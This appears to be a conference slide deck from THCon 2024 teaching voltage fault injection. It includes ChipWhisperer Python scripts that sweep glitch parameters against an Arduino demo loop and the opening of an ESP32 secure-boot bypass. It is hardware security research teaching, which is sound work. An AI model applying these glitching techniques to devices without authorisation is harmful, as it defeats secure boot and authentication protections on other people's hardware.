SYNACKTIV

How to voltage fault injection

THCon 2024

Théo Gordyjan

05/04/2024

Table of contents

SYNACKTIV

What is fault injection

SYNACKTIV

- **Why?**
  - Bypass security functionnalities like:
    - Debug protections
    - Secure boot
    - Password authentication

What is fault injection

SYNACKTIV

- **When?**
  - At a specific moment
  - For a controlled duration

What is fault injection

SYNACKTIV

- **How?**
  - Corrupt memory transactions
  - Skip instructions

What is fault injection

SYNACKTIV

- **How: inducing faults or errors to affect bytes**

```
0x0000555d302f93b2 <+59>:    cmp    DWORD PTR [rbp-0x1014],0x0
0x0000555d302f93b9 <+66>:    jg     0x555d302f93da <main+99>
```

  - Modify intruction(s)
    - JG => 0F8F
    - JL => 0F8C
  - Affect flags
  - …

What is fault injection

SYNACKTIV

- **Used to defeat security measures**
  - Xbox360 reset glitch attack
  - STM32 flash readout
  - Bypassing secure boot in MediaTek MT8163V
  - Gain code execution on DJI drone

What is fault injection


SYNACKTIV

- **Different types of fault injection**
  - Clock
  - Electro-magnetic
  - Laser
  - Voltage
  - …

What is fault injection

SYNACKTIV


- **Voltage glitching**
  - Control the power supply of a microcontroller
    - Duration:
      - Too long => reset
      - Too short => nothing
      - Good amount of time => **`undefined state`**




What is fault injection

SYNACKTIV

- **How voltage glitching is done?**
  - Generally, short circuit implemented using a MOSFET => transistor which primary goal is to control conductivity.
  - Can be modeled as a simple electrically controlled switch



MOSFET



SYMBOL OF MOSFET

https://www.lesics.com/how-does-a-mosfet-work.html

What is fault injection

SYNACKTIV

- **Problems with voltage glitching**
  - Components that keep the power at the correct voltage
    - Example: decoupling capacitors: store electrical energy by accumulating eletric charge
    - Prevents damages on sensitive components and circuits caused by electric surges (overvoltage)
  - May require desoldering to circumvent this problem <= **`can be dangerous`**


Simple glitch

SYNACKTIV

- **Device used to glitch**
  - ChipWhisperer Lite
    - Open-source
    - Voltage glitching generator using two MOSFET
    - Python library used to control the CW easy to use
    - https://chipwhisperer.readthedocs.io/en/latest/scope-api.html

Simple glitch


SYNACKTIV



Simple glitch

SYNACKTIV

- **Arduino Uno**
  - Cheap
  - Easily programmable with its IDE



Simple glitch


SYNACKTIV

ATMega328P

Pin Configurations

Pinout

Figure 5-1. 28-pin PDIP



Pin 2, 3(RX/TX), 7(VCC), 9 and 10(clock)


Simple glitch

SYNACKTIV

```
void setup() {
  Serial.begin(115200);
}
void loop() {
  int ctr = 0;
  for(int i=0; i<2; i++){
    for(int j=0; j<2; j++){
      delay(100);
      Serial.print("i: ");
      Serial.print(i);
      Serial.print(" j:");
      Serial.print(j);
      Serial.print(" ctr:");
      Serial.println(ctr);
      ctr++;
    }
  }
}
```

Simple glitch

SYNACKTIV



Simple glitch

SYNACKTIV

```
import chipwhisperer as cw
cw.set_all_log_levels(cw.logging.CRITICAL)
scope = cw.scope()


# We adjust the CW clock to fit with the ATMega 328p frequency.
scope.clock.clkgen_freq = 8E6
scope.glitch.clk_src = "clkgen"


# Insert a glitch for an entire clock cycle based on the clock of the CW
scope.glitch.output = "enable_only"


# Enable Low power and High power transistors.
scope.io.glitch_lp = True
scope.io.glitch_hp = True
scope.glitch.repeat = 500


# Send the glitch
scope.glitch.manual_trigger()
```

Simple glitch

SYNACKTIV

- **Reboot**
  - Glitch too powerful
  - Poking around the repeat value (500 in the previous script: ~62.5us)

```
for i in range(380):
    scope.io.vglitch_reset(0.5)
    scope.glitch.repeat = i
    scope.glitch.manual_trigger()
```

Simple glitch

SYNACKTIV

Loops skipped:

```
i: 0 j:0 ctr:0
i: 0 j:1 ctr:1
i: 1 j:0 ctr:2
i: 0 j:0 ctr:0
i: 0 j:1 ctr:1
i: 0 j:0 ctr:0
i: 0 j:1 ctr:1
i: 0 j:0 ctr:0
i: 0 j:1 ctr:1
i: 0 j:0 ctr:0
```

Simple glitch

SYNACKTIV

```
# Changing the frequency of the internal clock of the CW
scope.clock.clkgen_freq = 192E6
# insert a glitch for a portion of a clock cycle
scope.glitch.output = "glitch_only"

gc = cw.GlitchController(groups=["success", "reset", "normal"], parameters=["width", "repeat"])
gc.set_range("width", 0, 35)
gc.set_range("repeat", 1, 35)
# The steps could be reduced to be more precise
gc.set_global_step(1)

for glitch_setting in gc.glitch_values():
    scope.glitch.width = glitch_setting[0]
    scope.glitch.repeat = glitch_setting[1]
    print(f"{scope.glitch.width} {scope.glitch.repeat}")
    scope.glitch.manual_trigger()
    scope.io.vglitch_reset()
scope.dis()
```

Simple glitch


SYNACKTIV

> i: 0 j:**-16777215** ctr:**-16777215**
>
> [...]
>
> i: **-8023668** j:1 ctr:**-805831672**
>
> i: 1 j:0 ctr:**-805831671**
>
> i: 1 j:1 ctr:**-805831670**
>
> [...]

Bypassing secure boot

SYNACKTIV

- **ESP32v1**
  - SecureBoot is a feature for ensuring only your code can run on the chip. Data loaded from flash is verified on each reset.



Bypassing secure boot

SYNACKTIV

```
rst:0x1 (POWERON_RESET),boot:0x13 (SPI_FAST_FLASH_BOOT)
configsip: 0, SPIWP:0xee
clk_drv:0x00,q_drv:0x00,d_drv:0x00,cs0_drv:0x00,hd_drv:0x00,wp_drv:0x00
mode:DIO, clock div:2
load:0x3fff00c0,len:11288
load:0x40078000,len:25304
load:0x40080400,len:4
load:0x40080404,len:3884
entry 0x40080650
I (0) cpu_start: App cpu up.
I (37) boot: ESP-IDF v5.2-dev-1962-g53ff7d43db-dirty 2nd stage bootloader
[...]
I (704) main_task: Calling app_main()
This is a Secure boot.
```

Bypassing secure boot


SYNACKTIV

```
rst:0x10 (RTCWDT_RTC_RESET),boot:0x13 (SPI_FAST_FLASH_BOOT)
configsip: 0, SPIWP:0xee
clk_drv:0x00,q_drv:0x00,d_drv:0x00,cs0_drv:0x00,hd_drv:0x00,wp_drv:0x00
mode:DIO, clock div:2
load:0x3fff0030,len:7132
ho 0 tail 12 room 4
load:0x40078000,len:15708
load:0x40080400,len:4
ho 8 tail 4 room 4
load:0x40080404,len:3884
secure boot check fail
ets_main.c 371
ets Jun  8 2016 00:22:57
```

Bypassing secure boot

SYNACKTIV

- Examining the datasheet



Bypassing secure boot


SYNACKTIV

- **VDD3P3_RTC and VDD3P3_CPU:**
  - ESP32's digital pins are divided into three different power domains:
    - VDD3P3_RTC
    - VDD3P3_CPU
    - VDD_SDIO
  - VDD3P3_RTC: input power supply for RTC and CPU.
  - VDD3P3_CPU: input power supply for CPU.
  - RTC: low-power clock
    - Runs independently of the main processor.
    - Keeps track of time even when the main processor sleeping or powered off.
  - To provide maximum drop-out voltage, glitching both RTC and CPU pins is needed:

https://limitedresults.com/2019/09/pwn-the-esp32-secure-boot/

